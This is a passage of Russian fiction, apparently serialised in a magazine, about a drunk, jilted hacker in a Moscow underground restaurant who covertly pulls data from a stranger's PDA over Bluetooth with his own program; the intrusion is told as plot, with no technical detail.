Так же, как он не мог заставить Катю внезапно появиться сейчас здесь, рядом с ним, чтобы принять букет гвоздик. Она опоздала уже на два с половиной часа, и Малышев понимал, что слово «опоздание» тут вряд ли уместно. Ее не будет ни сегодня, ни завтра.

В голове сквозь пивную плену пытались прорваться какие-то банальные объяснения типа «заболела», «пробки», «мама не пустила» и прочая чушь, но обмануть себя он не мог. Катя была птица совершенно другого полета, и Сергей, собираясь сегодня на свидание, где-то в глубине души был уверен, что ничего не получится.

А мысли имеют свойство притягивать к себе события и поступки.

Поэтому она не пришла.

Запрокинув голову, он попытался выдоить из банки еще пару капель, но понял, что она опустела окончательно и бесповоротно. Смял ее рукой с противным скрежетом. Парочка рядом с ним вздрогнула и обернулась.

Малышев, не глядя, швырнул в урну жестяной блин, уже третий за эти два с половиной часа. Он начал пить тогда, когда в голове четко прорисовалась перспектива остаться одному сегодня. Одной банки оказалось мало, вторая потянула за собой третью. Он попытался встать, чтобы пойти взять еще парочку (И ЧИПСЫ!) но ноги не слушались. Сергей хмыкнул и заметил, что парень с девушкой не сводят с него глаз. Он улыбнулся — по-пьяному, кривовато, потом взял со скамейки букет, протянул его незнакомке и сказал: — Будьте счастливы... Искренне... Искренне завидую...

Потом тихонько похлопал парня по плечу и все-таки поднялся. Ноутбук качнулся и повис на ремне перед животом, как у корабейника. Сил переместить его на бок не было. Малышев посмотрел на себя со стороны, подумал, что бог с ним, пусть висит как висит, вот где бы взять еще пива — у киоска рядом с его скамьей огромная очередь (весна, спрос на пиво вырос неимоверно!).

Кинотеатр остался за спиной. Сергей посмотрел на Тверскую и пронесшиеся мимо автомобили, отметил вдоль цепей по краю проспекта стоящих парней с цветами — и на него снова обрушилась лавина тоски, которую он сам вызвал необдуманным приемом полутора литров пива. Он вдруг понял — и поверил самому себе — что все те парни с гвоздиками, розами и хризантемами, в наглаженных костюмах, с надушенными шеями, обязательно дождутся своих возлюбленных, своих принцесс, своих королей и фей, подарят им слегка подмерзшие букеты, поцелуют и пойдут кто в кино, кто в театр, а кто просто бродить по московским бульварам и проспектам, держась за руки и глядя друг другу в глаза.

И от этого ему стало так тоскливо, так пусто и одиноко, что, как и всякому русскому человеку в такие моменты, ему захотелось выпить еще и начать делать гадости.

Он оглянулся, посмотрел на девушку, что держала сейчас в руках букет гвоздик, предназначенных для Кати, подмигнул ей и направился к тому самому киоску, где была большая очередь.

Он никуда не торопился...

* * * * *

Он зашел сюда случайно: совершенно не собирался обедать в ресторане, а надеялся заскочить на полчаса к маме. Но его зацепило название — красивое, звучное. Остановился рядом со входом, благо днем парковка была не так заставлена машинами, как это бывает в вечерней Москве. Вышел, еще раз прочитал название. Потом посмотрел на вход. На стеклянной двери висело какое-то объявление о входных билетах, но его это не зацепило и не заинтересовало. Он проверил, закрыл ли машину, потом одернул пиджак и, толкнув дверь от себя, вошел.

Лестница делала два поворота налево. На одном из них он посмотрел по сторонам и увидел большой стеклянный террариум с дремлющим питомом. Остановился, провел пальцем по стеклу... Почувствовал на себе внимательный взгляд охранника, который оставался наверху и выглядывал из-за угла. Усмехнулся, соскочил глаза на свое отражение в зеркале напротив, потом достал мобильный телефон и проверил, берет ли здесь антенна, ибо зал ресторана находился под землей на приличной глубине.

Приема не было.

Легкая усмешка снова скользнула по лицу. Хорошо, что так: звонки уже настолько достали, что скрыться куда-то хоть на пару часов было бы за счастье. Он продолжил спускаться и вышел в большой просторный зал, в котором царил полумрак и играла тихая музыка. Администратор вежливо указала ему дверь в гардероб, у него приняли легкую куртку, которую он нес перекинув через руку, предложили взять «дипломат», но он так же вежливо отказался, в шутку нахмурил брови и покачав головой.

Зал ему сразу понравился, он даже решил бывать здесь почаще независимо от кухни и качества напитков. Стены и потолок — умеренного серого цвета — были оплетены массой лиан, периметр помещения был уставлен высохшими стволами деревьев. В углах и псевдокабинках со столами стояли большие кадки с живыми пальмами и разными растениями, которым трудно было придумать не только название, но и описание — настолько причудливы они



были. Где-то в дальнем углу зала сквозь звуки музыки был слышен крик попугая.

Центр зала постепенно приподнимался над всем остальным пространством и отгораживался от него цепями. Кое-где были видны мостики, по которым можно было пройти к бару и сцене (сцена была сейчас во мраке, но взгляд выхватывал стойки для аппаратуры, несколько погашенных прожекторов и большой задник с рекламой).

На выбор предложили четыре столика — народу в этот час было немного, можно было выбрать любое место. Больше всего ему понравилось в одном из дальних углов. Он прошел туда, по дороге взяв с ближайшего столика карту вин. «Дипломат» опустился на кресло рядом. Официант подошел, поздоровался, предложил меню.

Выбор был не то чтобы богатый, но достаточный. Он выбрал блинчики с семгой, взял кружку «Кромбахера», подумал еще минуту и попросил сразу две. Почему-то сегодня, как никогда, хотелось пива.

ЕГО РУКА ЛЕЖАЛА НА ТАЛИИ ПОДРУГИ И ЯВНО СОБИРАЛАСЬ НЫРНУТЬ ПОД КУРТКУ...

Работа была уже, по сути дела, выполнена. Никто нигде не ждал его, от милиции он всегда откупился бы независимо от степени опьянения. Да он и не собирался особенно надираться — повода не было. Просто хотелось посидеть, поразмышлять о жизни, выстроить планы на ближайшее время... И делать все это под регии и крики попугая.

Пузырьки, поднимающиеся в кружке «Кромбахера», заставляли медитировать. Он вынул из кармана маленький цифровик — обожал эту плоскую «Минолту», которая поместилась бы даже в пачке от сигарет — навел на кружку, попытался выбрать такой вид, чтобы получилась неплохая заставка на рабочий стол офисного терминала. Пара щелчков. Просмотрел — понравилось. Он вдруг понял, что хочет фотографировать все вокруг — настолько необычным показался ему этот клуб. Или ресторан? Сложно сказать, в чем разница, особенно если не понимаешь ее.

Он сделал несколько снимков зала. Больше всего ему понравился бар, даже не столько сам бар, сколько очень привлекательная барменша с высокой грудью. Где-то после пятого или шестого снимка она поняла, что к ней проявляют интерес, повернулась сначала боком, а потом вовсе стала спиной, пересчитывая деньги в кассе. Снимки спины не были бы красивыми или интересными. Пришлось переключиться на что-нибудь другое.

В противоположном углу зала телевизор, подвешенный в углу между стеной и потолком, показывал футбол. Отсюда было видно плохо. Чтобы хоть как-то понять, кто же играет, он навел фотоаппарат на телевизор и включил зуммер. На экране переступили названия команд и счет. Ни то, ни другое не казалось интересным.

И он принялся за блинчики, благо их уже принесли.

Вилка тихонько постукивала по тарелке. Пиво постепенно убывало. В отличие от пива, люди все прибывали. Вокруг него заполнились три столика. Пока никто не набивался к нему в соседние, мест хватало, но скоро могла нагрянуть и целая толпа. В принципе, он был не против, но не любил случайных знакомств в ресторанах. Если вдруг сосед не понравится, он встанет и уйдет.

Барменша периодически бросала взгляды в его сторону. Чувствовалось, что первое неприятие фотографий прошло и теперь ее раздражает отсутствие интереса. Он понял это, дождался, когда встретится с ней глазами, улыбнулся. Она улыбнулась в ответ. Он поднял кружку пива, делая вид, что пьет за нее. Она смутилась и отвернулась.

За столик рядом принесли калья. Соседи попались довольно шумные, и хотя нельзя было разобрать ни слова из их разговора, они создавали довольно громкий фон. Кальян добавил суеты, они стали спорить, кто из них будет первым. Одна дама попыталась рассказать всем о том, как она впервые попробовала этот ароматный дым, но ей быстро прикрыли рот очередным тостом за какую-то именинницу, после чего облако дыма медленно стало подниматься к потолку, покрытому сетью лиан.

Внезапно среди этого зала, становящегося шумным, он почувствовал себя одиноким, причем чувство было очень сильным, пронзительным, словно крик боли. Вдруг захотелось увидеть рядом с собой своих школьных друзей, институтскую любовь и просто хоть кого-нибудь из знакомых, чтобы поднять кружку пива вместе, вспомнить прошлое, посмеяться, посплетничать — в общем, радоваться жизни, а не просто разглядывать с расстояния в двадцать метров барменшу модельной внешности, вздыхая по поводу ее фантастической груди и представляя, как бы он к ней прикоснулся...

Он достал «Палм», перекачал туда фотографии с «Минолты», отметил

про себя, что аккумуляторы на фотоаппарате садятся (давно не заряжал их, а еще дольше не пользовался цифровиком, как-то не находился повод. Девушка за стойкой настолько завела его, что он вдруг вспомнил, что такое женщины, эротика, весна, любовь...). Потом решил переслать изображения на домашний компьютер, чтобы потом рассмотреть их во всех подробностях, но понял, что не судьба: антенна телефона в зале не брала, поэтому выйти в интернет не представлялось возможным. Он разочарованно покачал головой, потом украдкой посмотрел в сторону бара и понял, что его щелчки и всплески фотовспышки не оставили девушку равнодушной. Она явно ждала его взгляда, чтобы улыбнуться снова.

Спустя секунду она вдруг зачем-то показала ему свой сотовый телефон. Подняла на уровень головы, покачала из стороны в сторону, еще раз улыбнулась. Он не понял. Она пожалала плечами и положила телефон на стойку, рядом с большими пивными кранами с эмблемой «Кронбахера».

«Что это значит? Она хочет познакомиться и обменяться номерами телефонов?» В пользу этой версии была масса сомнений: он никогда не причинял себя к людям, которые производят неизгладимое впечатление на девушек в течение первых пятнадцати минут, заставляя их сходить с ума и бросаться в объятия. У него всегда были проблемы с женским полом, еще с самой школы, да и в институте он не пользовался особенной популярностью. Лишился девственности, смешно сказать, в двадцать лет, когда многие из его друзей уже имели семьи и кучу детей. И вот внезапно красавица родом из «Пентхауза» показывает ему свой сотовый и предлагает познакомиться.

Здесь явно что-то было не так.

Но он, перекрестившись в душе, встал и подошел к стойке бара.

* * * * *

Пришлось стоять долго. Сложилось такое впечатление, что пиво есть только здесь, на Тверской. В очереди слышались шутки на тему весны, проходящих мимо девушек и качества продаваемого продукта. Сергей, переминаясь с ноги на ногу, выискивал среди проходящих знакомые лица, но, как это и бывает в больших городах, случайная встреча должна быть запрограммирована заранее. Ни одной знакомой физиономии.

Продавщица сунула ему две «Сибирских короны» в маленькое окошко, в которое вряд ли пролезло бы что-то больше, чем банка пива. Отойдя в сторону, он сдернул с одной из них жестяной язычок и жадно отхлебнул — слово в жару. Пиво обожгло, ударило в нос.

Сергей машинально оглянулся, отметил про себя, что милиции рядом нет (ох уж этот закон о распитии спиртных напитков!), поискал глазами свободную скамейку, но присесть ему не удалось. Люди, словно воробы, облепили в этот погожий день и лавочки, и фонтаны, и даже бортики подземного перехода, уносящего людей к метро.

— Эх, Катя, — только и смел сказать он себе. — Ладно-ладно...

И вышел на Страстной бульвар.

Движение было спокойным, он не торопясь перешел улицу, даже не обратив внимания на светофоры. Сумка с компьютером была его по животу, но он не замечал — временами останавливался, запрокидывал голову и делал большой глоток. Метров через сто во время очередного возлияния он поднял глаза к небу и прочитал:

— «Амазония»...

Название удивило. Он пробегал здесь время от времени, как все москвичи, смотря строго в асфальт. Только гости столицы ходят задрвав голову кверху и читая мемориальные таблички и изучая невиданную архитектуру — сталинскую ли, хрущевскую или еще какую-нибудь, например родом из средневековья. Вот почему светящаяся реклама приятно удивила его: он никогда не был внутри этого заведения. Желание побывать там усилилось, когда он прочитал объявление возле входа: «Для клиентов ресторана — бесплатный доступ в интернет».

В общем, плюсов было больше, чем минусов. Он хотел согреться — раз. Два — жутко хотелось в туалет (попробуй реши эту проблему в многомиллионном городе, где всегда рядом с тобой кто-то ходит и не дает снять штаны). Проснулось чувство голода — три, а деньги при этом в кармане были — это четыре. Ну и интернет — не поймешь, то ли «пять», то ли «раз». Пожалуй, именно халявная Сеть оказалась как первой, так и последней каплей, которая заставила его принять решение.

Он допил пиво из первой банки, вторую решил приберечь до лучших времен, но потом понял, что лучшие времена, пожалуй, уже настали: чем больше выпьешь на улице, тем меньше заплатишь внутри. Громкий щелчок открывашки заставил охранника, вышедшего на улицу с сигаретой, вздрогнуть и внимательно посмотреть на молодого человека, который, похоже, собирался зайти внутрь.

Мальшев одним духом опустошил банку и едва не задохнулся, к последним глоткам воздуха уже явно не хватало. Из-за раздавшейся громкой отрыжки лицо охранника перекошило («Господи, что за чудо?!»), но он отошел в сторону, выпуская дым куда-то вбок и пропуская Мальшева внутрь.

Когда Сергей спускался вниз по ступенькам, его уже ощутимо покачивало. Раздражение от неудавшегося свидания давно ушло и сменилось каким-то необъяснимым благостным ощущением. Он шел, считая шаги, при-

крыв глаза и придерживаясь рукой за стену. Во время одного из покачиваний рука провалилась куда-то в пустоту и пальцы нащупали какие-то бумаги. Он ухватился за них, вытащил несколько — рекламные проспекты ресторана, выставленные в решетчатую стойку. Сергей посмотрел на них непонимающим взглядом, но из рук не выпустил и продолжил движение в зал.

Администратор подошел к нему и тут же понял, что перед ним изрядно выпивший человек. Выражение его лица сразу стало обеспокоенным, за спиной он легонько махнул рукой охраннику в зале.

Малышев заметил движение в направлении своего столика, усмехнулся и сказал:

— Не бойтесь, я не буйный... Кушать хочется. Посадите меня куда-нибудь, где есть интернет. В уголочек...

Администратор скосил глаза на охранника, тот еще раз с головы до ног осмотрел гостя.

— Фейс-контроль? — снова усмехнулся Сергей. — Надо же, всегда проходил. Неужели покушать не дадите?

— Ну смотри, — неласково кивнул охранник. — У нас разговор короткий.

— Охотно верю, — Малышев потянул с себя куртку, подошел к гардеробу. — Номерочек, пожалуйста. Если можно, нечетный. Я в приметы верю.

— Это какая же примета на номерки есть? — заинтересовалась девушка за гардеробной стойкой.

— А? — переспросил Малышев, который в это время разглядывал зал и сидящих за столами людей. — Да бог ее знает... А что, нечетных нет?

— Почему нет? Есть. Вот, тринадцатый. Как насчет суеверий? — она протянула ему желтый ромбик из пластика.

Сергей взял его в руку, подмигнул гардеробщице, потом спросил:

— А вас случайно не Катя зовут?

— Что, тоже примета? Нет, я Марина. Но с незнакомыми парнями, тем более на работе, не общаюсь.

Малышев покачал головой.

— Серьезное заявление... Вообще меня Сергей зовут, но если вы такая принципиальная, Марина, лучше не надо продолжений. Пойду я пивка врежу...

— Да уж... Врежь, — проворчала ему в спину Марина, которая за полтора года работы в «Амазонии» уже устала от подобных разговоров. Малышев тем временем вернулся к администратору.

— Я прочитал объявление... — махнул он рукой в сторону входа. — А ноутбук ношу с собой так, как бизнесмен кредитные карточки — всегда. Хочется верить в удачу — что за столами для интернета еще есть свободные места.

Он попытался улыбнуться, но понял, что уже перегибает палку — в конце концов, какое дело администратору до его пристрастий. Лишь бы деньги по счету заплатил и не хулиганил. Тем временем ему указали в правый дальний угол зала — там был пустой стол на четыре места.

— Вы можете подключаться при условии заказа, — объяснил администратор.

— Сначала меню, потом интернет. Все очень просто.

— Утром деньги — вечером стулья, — кивнул Сергей. — Давайте сразу официанта, закажу пива и какой-нибудь закуски.

— Как угодно.

Малышев прошел к себе за столик, рухнул в кресло, придерживая рукой сумку с компьютером, и только после этого обратил внимание на дизайн ресторана. Обилие зелени и полумрак джунглей очень и очень удивили его. Он покачал головой, достал ноутбук, включил его.

Легкий голубоватый свет отразился на лице Малышева. Он взглянул на экран, потом огляделся, не увидел официанта и протянул руку к маленькой полусфере в центре стола, которая была кнопкой для вызова обслуживающего персонала. Девушка появилась спустя минуту.

Сергей пробежал глазами меню, выделил для себя раздел «Пиво», тщательно исследовал его и ткнул пальцами в «Холстен», потом выбрал кое-что из морепродуктов, особо не вчитываясь в названия.

— Если можно, побыстрее. А то меня в Сеть не пустят без вашей расторопности.

— Сию минуту, не беспокойтесь, — девушка улыбнулась ему во все тридцать два зуба. — Просто сегодня много народа, хотя это обычная картина по пятницам и субботам.

Сергей улыбнулся в ответ и посмотрел ей в спину. Фигура у нее была очень даже ничего. Прямая спина, тонкая талия, на бедрах короткая юбка, облегающая каждый сантиметр, прямые, без излишней полноты, ноги. Больше всего Малышеву понравились ее колготки — черные, сеточкой. Сетка была не мелкой и не крупной — не вульгарной и не пионерской. Сергей смотрел ей вслед и не мог оторвать взгляд от шва на колготках, который выбегал из-под юбки и скрывался в тупляках на высоком каблуке. «Цок-цок! Цок-цок!» — стучали ее набойки, и хотя она удалялась все дальше и дальше, даже звуки музыки не могли заглушить их. Где-то внутри колыхнулись мысли о несбывшемся свидании с Катей, потом он вдруг решил познакомиться с официанткой поближе, но пиво, выпитое на улице, ударило ему в голову уже не молоточком, а кувалдой: он представил, как она вечером ждет того, кто должен приехать за ней, как она садится в машину и уезжает, а он смотрит

ей вслед, и вот очередное разочарование в его жизни, еще одна пощечина, еще одна неудача... В последнее время что-то много таких неудач. Хватит, довольно.

Все-таки он проследил за официанткой до тех пор, пока она не скрылась в двери с надписью «Только персонал!». Когда она исчезла из поля зрения, Малышев стряхнул пелену с глаз и обратил внимание на бар, освещенный нежным светом. Большой полукруг с двумя большими пивными кранами и пущенными по самому верху направляющими для бокалов. Стекло сверкало, будучи отмытым до блеска, на кранах с трудом читались какие-то слова, обвивающие их по спирали. За стойкой шла своя жизнь.

Возле стойки стоял молодой человек, прислонившись к ней грудью и глядя в глаза девушке, стоящей по ту сторону. Барменша, как и официантка, была высокая, стройная. Кого попало сюда явно не брали, о персонале заботились. Парень и девушка вели какой-то разговор. Похоже, он у них не очень клеится, но не потому что они рассержены друг другом — скорее, они налаживают контакты, знакомятся. Перед ними на стойке лежали цифровой фотоаппарат и мобильный телефон. Девушка что-то объяснила парню, помавав руками над головой, после чего засмеялась.

— У нее, наверное, на ногах тоже колготки в сеточку, — произнес вслух Малышев. — Они здесь все словно близнецы.

И точно. Она отошла немного в сторону, когда ее отозвал официант, и Сергей со своего возвышения сумел разглядеть точно такую же сеточку — черную, среднего размера, со швом.

Спустя несколько секунд девушка вернулась. Молодой человек тем временем наблюдал за ней и, похоже, украдкой сфотографировал, отключив вспышку, чтобы не привлечь внимания, благо внутри бара было достаточно светло.

— Папарацци... — Малышев нахмурил брови. — Везет же... Я бы вот так запросто к девушке не подошел. Хотя кто знает...

В это время вернулась с подносом девушка, принимавшая заказ. На стол аккуратно было выставлено пиво, тарелки с закуской. На салфетку рядом легли приборы. Малышев кивнул, благодаря, и снова увидел ее колготки. — У вас красивые ноги, — машинально произнес он и похолодел — сейчас девушка должна была вцепить ему пощечину. Ну, или, в крайнем случае, сообщить о приставаниях охраннику. И накрылся его интернет медным тазом... — Спасибо, — девушка улыбнулась и будто бы невзначай повернулась к нему так, чтобы он мог прочитать на бейджике ее имя. — Что-нибудь еще?

— Ну, не только ноги. Еще грудь, — машинально ответил Малышев и только потом понял, что она имела в виду совсем другое: не принести ли ему еще что-то, чего он не заказал сразу. — Ой, простите, пожалуйста, я сразу не понял... Я чего-то набрался сегодня... Как-то не заладилось вот с утра, а потом... Да чего говорить! А с вами можно познакомиться поближе? — вдруг спросил он. — Ну, как вон тот парень у стойки. Подошел и говорит. Похоже, номерами сейчас обменяются. — Стойка бара — это другое дело, — тихо сказала девушка. — Я же не могу присесть к вам за стол. Но моя смена скоро закончится, придут вечерние девчонки, и тогда, пожалуй, я могла бы...

Она многообещающе улыбнулась и ушла. А Сергей понял, что ему надо продержаться некоторое время, борясь с неизбежным алкогольным опьянением. Он подключился к интернету, побегал глазами нескольких новостных сайтов, не нашел ничего интересного и собрался было проверить почту, но вдруг увидел на барной стойке рядом с молодым человеком наладонник.

А вот это было уже очень и очень интересно...

* * * * *

Он подошел, улыбнулся, как бы показывая одновременно свою вежливость и непонимание ситуации, как будто он не понял, что от него хотят, и просит объяснений.

ГДЕ-ТО В ДАЛЬНОМ УГЛУ ЗАЛА СКВОЗЬ ЗВУКИ МУЗЫКИ БЫЛ СЛЫШЕН КРИК ПОПУГАЯ

— Татьяна, — представилась первым делом девушка. — Вам у нас нравится? — Вот если бы вы спросили, что именно нравится, я бы с удовольствием назвал вас, — тут же нашелся он и представился в ответ. — Максим. Очень приятно. — Мне тоже... Секундочку, — она отошла в сторону, что-то набрала на компьютере и быстро вернулась. — Работы много... Не успеваю. Напарник от пива отойти не может, все как с цепи сорвались, а вся остальная работа на мне. Вот скоро сменщица появится и можно будет вздохнуть свободнее.

Максим слушал ее и оставался в недоумении: зачем его позвали, привлекая внимание сотовым телефоном. Девушка, похоже, уже и забыла об этом, продолжая щебетать о трудностях ремесла бармена, и он был вынужден легонько, будто бы случайно стукнуть телефоном по стойке бара. Она посмотрела на него, а потом спохватилась:

— Поняла, поняла, Максим. Прошу прощения. Дело в том, что я увидела у вас на столе телефон. Казалось бы, что в этом такого? Здесь у всех телефоны... — Действительно, — Максим улыбнулся и понял, что неотрывно смотрит на ее грудь, точнее на то, что она позволяла видеть окружающим, расстегнув верхнюю пуговицу блузки.

— Но у вас был какой-то расстроенный вид, — покачала Татьяна головой. — Я права?

«Честно говоря, не думаю, — признался сам себе Максим. — Хотя вдруг я так выгляжу со стороны? Таким замученным, усталым бизнесменом, который уже слабо представляет себе, как сможет добраться до постели, и готов упасть там, где стоит?»

— Да, вы, безусловно, наблюдательны, — кивнул он, понимая, что для удачного знакомства надо обязательно подыграть. — Устал, знаете ли. Работа, куча дел, бездарные сотрудники, валюта скачет, нефть то дорожает, то... Да бог с ними, с делами, чего я о них! Татьяна, вы позвали меня, показав телефон, и я решил, что вы хотите со мной познакомиться поближе, хотя, если честно, это был бы уж очень смелый жест с вашей стороны, согласитесь...

Девушка смутилась и спросила:

— Вы действительно истолковали мой жест именно так?

— Ну... А как? Или я тут же в ваших глазах стал неким испорченным типом, который без зазрения совести знакомится в барах с девушками, чтобы поматросить и бросить?

— Администратор смотрит, — внезапно сказала она и отвернулась. Максим повертел головой, никакого администратора поблизости не нашел и понял, что она просто смутилась и не смогла найти повода пореалистичнее. Не найдя ничего лучше, он сфотографировал ее, благо разумно отключив вспышку, и порадовался своей удаче.

Спустя некоторое время она прекратила протирать бокалы стоя спиной к нему, повернулась и сказала:

— У нас тут ресторан на двадцать метров под землей — глубоко для сотовой связи, понимаете?

— Уже заметил. Телефон не берет, — согласно кивнул Максим. Только зашел и сразу понял все прелести этого места. Если хочешь скрыться от всех и вся и быть абсолютно по-честному недоступным, спустись под землю. А тут лианы, попугаи, дым кальяна... И тишина...

«И только мертвые с косами стоят», — так и просилось на язык, но он побоялся обидеть ее и промолчал.

— Да уж, зона недоступности, — кивнула Татьяна. — Порой просто ужас, клиенты ругаются, особенно зимой, когда не хочется на улицу выходить, если звонок срочный. Но у нас тут есть маленький секрет...

— Неужели? — удивился Максим, пока еще не понимая, о чем это она.

— Тут есть такое место, где телефоны ловят сеть, — кивнула Татьяна, обрадованная фактом того, что сумела произвести впечатление на молодого человека своей осведомленностью. — Фантастика какая-то, но это истинная правда. Никто толком понять не может: двадцать метров под землей, куча каких-то перекрытий (здесь раньше было бомбоубежище) и все равно... Вот если сесть во-он за тот столик, видите — там еще парень сидит с ноутбуком... — К нему присоседиться?

— Нет, не за его столик, а рядом, там, где стоит пальма и клетка с попугаем... — она махнула рукой в ту сторону. — Так вот прямо под клеткой и нигде больше, на телефонах появляется устойчивый прием. Мы об этом кому попало не сообщаем, а то начнут бегать туда звонить без конца, птицу бедную с ума сведут...

— А я, значит, не кто попало, — понимающе подмигнул Максим.

— А вы мне сразу понравились, — честно сказала Татьяна, и Максим понял: она не врет. — Вот только обидно будет, если я вам это рассказала, а вы сейчас пойдете и позвоните своей девушке...

— У меня нет девушки, — покачал головой Максим. — А вот телефон, если отсюда действительно можно позвонить, пригодится. Ноутбука, как у того парня, у меня нет, а в интернет я бы сейчас вышел. Есть кое-какая работа. А вы скоро освободитесь?

— Через сорок минут, — даже не глядя на часы, ответила Татьяна. — Или около того.

— Как освободитесь, подходите ко мне за столик, — пригласил Максим. — А я пока кое-что улажу... Под попугаем. Придете?

Она кивнула.

— Ну тогда увидимся через сорок минут.

Он подмигнул ей и с неохотой отошел от стойки бара. Татьяна все больше и больше притягивала его.

Вернувшись за свой столик, он взглянул на попугаю в клетке: большой хохлатый какаду спокойно покачивался на жердочке, не издавая ни звука. Максим прищурил глаза, выстраивая в голове некий план работы, потом взял телефон и компьютер и направился к столику, за которым, если верить Татьяне, была доступна сотовая связь.

Когда он проходил мимо столика, за которым сидел изрядно набравшийся парень с ноутбуком, он почувствовал на себе его неприязненный

взгляд, но не решился встретиться с ним глазами. Не из трусости. Просто после разговора с красивой женщиной, взволновавшей его по полной программе, не хотелось видеть что-то пьяное и противное. Он опустился в кресло, положил все свои девайсы на столик, проверил телефон.

Антенна появилась спустя примерно минуту, когда он уже стал сомневаться в правдивости слов Татьяны. Он кивнул вроде бы телефону, а на самом деле Татьяне, которую отсюда было видно достаточно плохо.

— И правда, чудеса какие-то, — согласился он, представив себе, насколько глубоко он сейчас находится. — Не будем терять время. У меня есть сорок минут... Ну, или пока батарейка не сядет.

Он подключился к интернету, «голубой зуб» связал его наладонник со всем миром. Взяв в руки стило, Максим принялся за свои обычные дела.

Его друзей всегда поражала та степень концентрации, с которой он уходил в работу. Весь мир вокруг переставал существовать для него: имели смысл только работа и ее результат. И еще неизвестно, что важнее. Гонорары наталкивали на мысль, что важен именно результат, но если судить по получению кайфа, на первом плане был сам процесс. Вот и сегодня он, едва почувствовав, как от него к миру потянулась невидимая ниточка, сосредоточился на информации, поступающей от его агентов. Он классифицировал данные, раскладывал их по полочкам и делал выводы. Выводы, на основании которых он должен был сделать свою работу.

Но сквозь эти выводы, сквозь байты информации, перед ним постоянно всплывало лицо девушки, захватившей его сердце. Лицо Татьяны. Оно неуловимо проскакивало между страницами интернета, проникало в его сознание откуда-то с самых границ зрения — и заставляло сердце биться сильнее.

А когда сердце бьется сильнее, очень редко смотришь по сторонам...

* * * * *

Малышев отхлебнул пива, поставил кружку на картонку с эмблемой «Холстен» и откинулся в кресле. Парень у барной стойки по каким-то причинам привлекал его внимание. Казалось, от него можно ожидать всего. Слишком благополучно он выглядел, даже чересчур.

Этакий мажор, умеющий налаживать отношения с девушками в течение нескольких секунд. (Сам Сергей уже успел позабыть, как он ринул знакомиться с первой попавшейся ему официанткой и она, между прочим, согласилась прийти к нему за столик по окончании смены.) Деловой костюм, дорогой телефон, серьезный наладонник. Достаточно богатая заколка для галстука. Сверкающие туфли. На том столике, откуда он прошел к бару, — «Кромбахер», по сто восемьдесят рублей кружка, тарелка с блинчиками с семгой (Малышев заглянул в меню, проверил цены — дорогогато). Наверняка у входа машина, а он пьет пиво, значит, не боится быть пойманным в нетрезвом виде за рулем. А может быть, у него есть водитель, который приедет за ним по первому же звонку.

— Да я и сам... — буркнул Малышев, но осекся. Сам он был далек от того мира, в котором вращался этот мажор. Из дорогих вещей у него был только ноутбук, на который он копил три с половиной года, подрабатывая в магазине по продаже оргтехники. Копил, во многом отказывая себе и не успевая порой за ценами и прогрессом. Едва появлялась более или менее приличная сумма, как тут же выходило что-то новое, современное, быстрее и умнее, надежнее и красивее. И приходилось начинать все сначала.

Безусловно, деньги у него если и не были, то БЫВАЛИ. Он умел делать такие вещи, которые в мире стоили очень дорого. Он умел добывать информацию, причем делал это очень и очень непринужденно, играючи, что ли. Нельзя было назвать это талантом — просто он чувствовал, как решить проблему. Чувствовал.

Как раз такое чувство время от времени приносило ему неплохой до-

ОДНА ДАМА ПОПЫТАЛАСЬ РАССКАЗАТЬ ВСЕМ О ТОМ, КАК ОНА ВПЕРВЫЕ ПОПРОБОВАЛА ЭТОТ АРОМАТНЫЙ ДЫМ...

ход. Началось все с вполне невинного взлома чужих почтовых ящиков на общедоступных сервисах типа mail.ru и list.ru, а потом — все дальше и дальше... Он добывал информацию из любых доступных точек земного шара. Потом из недоступных. Потом земного шара ему стало мало, но, к сожалению, на близлежащих небесных телах Сети не было.

Фанатик. Фанатик интернета. Ваххабит взлома. Человек, придерживающийся крайних взглядов в отношении Сети, и при всем при том совершенно спокойный, скромный и сомневающийся в обычной повседневной жизни. Его неудача с Катей — живой пример тому. Его мозг не умел строить

прогнозы насчет отношений с девушками, в отличие от хакерской работы.

... Молодой человек, ставший объектом его изучения, отошел от бара, но не вернулся за свой столик, а почему-то пошел куда-то в сторону Сергея. Прямо возле его столика он повернул налево, поднырнул под нависающую лиану и присел по другую сторону искусственной стенки, разделявшей их кабинки. Попугай в клетке скосил на него свой глаз, переступил с ноги на ногу, но не издал ни звука.

Сергей вытянул шею, как жираф, чтобы разглядеть, зачем же этот человек сменил свое место, забыв о пиве и блинчиках. Было плохо видно, полумрак скрадывал все. Парень положил на стол наладонник и принялся колдовать над ним.

— Телефон... — пробурчал Сергей. — Телефон здесь не берет. Дурачок...

И в это время на его ноутбуке запищал опознаватель «голубого зуба». Где-то рядом заработал Bluetooth. Сергей взглянул на экран, по низу которого было написано «Найдено два устройства. Произвести синхронизацию?» — Чуть ли какая-то, — покачал он головой и протянул руку к кружке с пивом. — Нахрена здесь все это? Телефон же... А вдруг?..

Он сделал вид, что решил посмотреть попугая поближе. Нетвердые ноги понесли его к тому столику, где сидел парень.

«Так... Попугай, попугай... Телефон... Включен?.. Да. Как это может быть? Наладонник? Что-то тыкает стилем... Только не привлекать внимания, только не привлекать...»

В этот момент он споткнулся и едва не упал. Человек поднял на него глаза лишь на мгновение и продолжил свое занятие. Судя по всему, сейчас никто не мог отвлечь его от работы.

— Цыпа-цыпа, — проговорил заплетаящимся языком Сергей, постучал по клетке ногтем и спросил у птицы: — Сидишь? Ну-ну, сиди-сиди. Пива не хочешь?

Попугай смотрел на него одним глазом — одновременно презрительно, словно недолюбливал пьяных, и недоверчиво.

— Ладно, хрен с тобой, — махнул Малышев рукой и напоследок кинул внимательный взгляд на экран наладонника. — Пойду я, раз тебе пива не надо.

Охранник проводил его внимательным взглядом, но решил, что, судя по всему, подвыпивший клиент не собирался хулиганить.

Малышев вернулся на место и быстро, одним большим глотком, допил все пиво в кружке, не обращая внимания на то, как по ней катятся крупные капли конденсата, падая ему на грудь.

— Мажор... Мажо-о-о-р! Твою мать... Зачем я так набрался? Сейчас бы ясные мозги... Интересно, у меня с собой много всяких примочек есть? Или полезился лишний раз перекачать?

Он ткнул пальцем в кнопку ОК, отметил начало синхронизации данных между наладонником и ноутбуком, потом еще несколько секунд радовался той программе, которую написал сам, — безо всякой авторизации входишь в доверие любого устройства, которое общается с окружающим миром без помощи проводов.

Парень за столом занервничал на несколько секунд. Похоже, во время интенсивного обмена данными его компьютер стал подтормаживать, но только ненадолго. Скорость работы быстро восстановилась, он снова стал нажимать на экран стилем, совершая какие-то операции. Сергей тем временем смотрел на экран ноутбука, изучая полученную информацию.

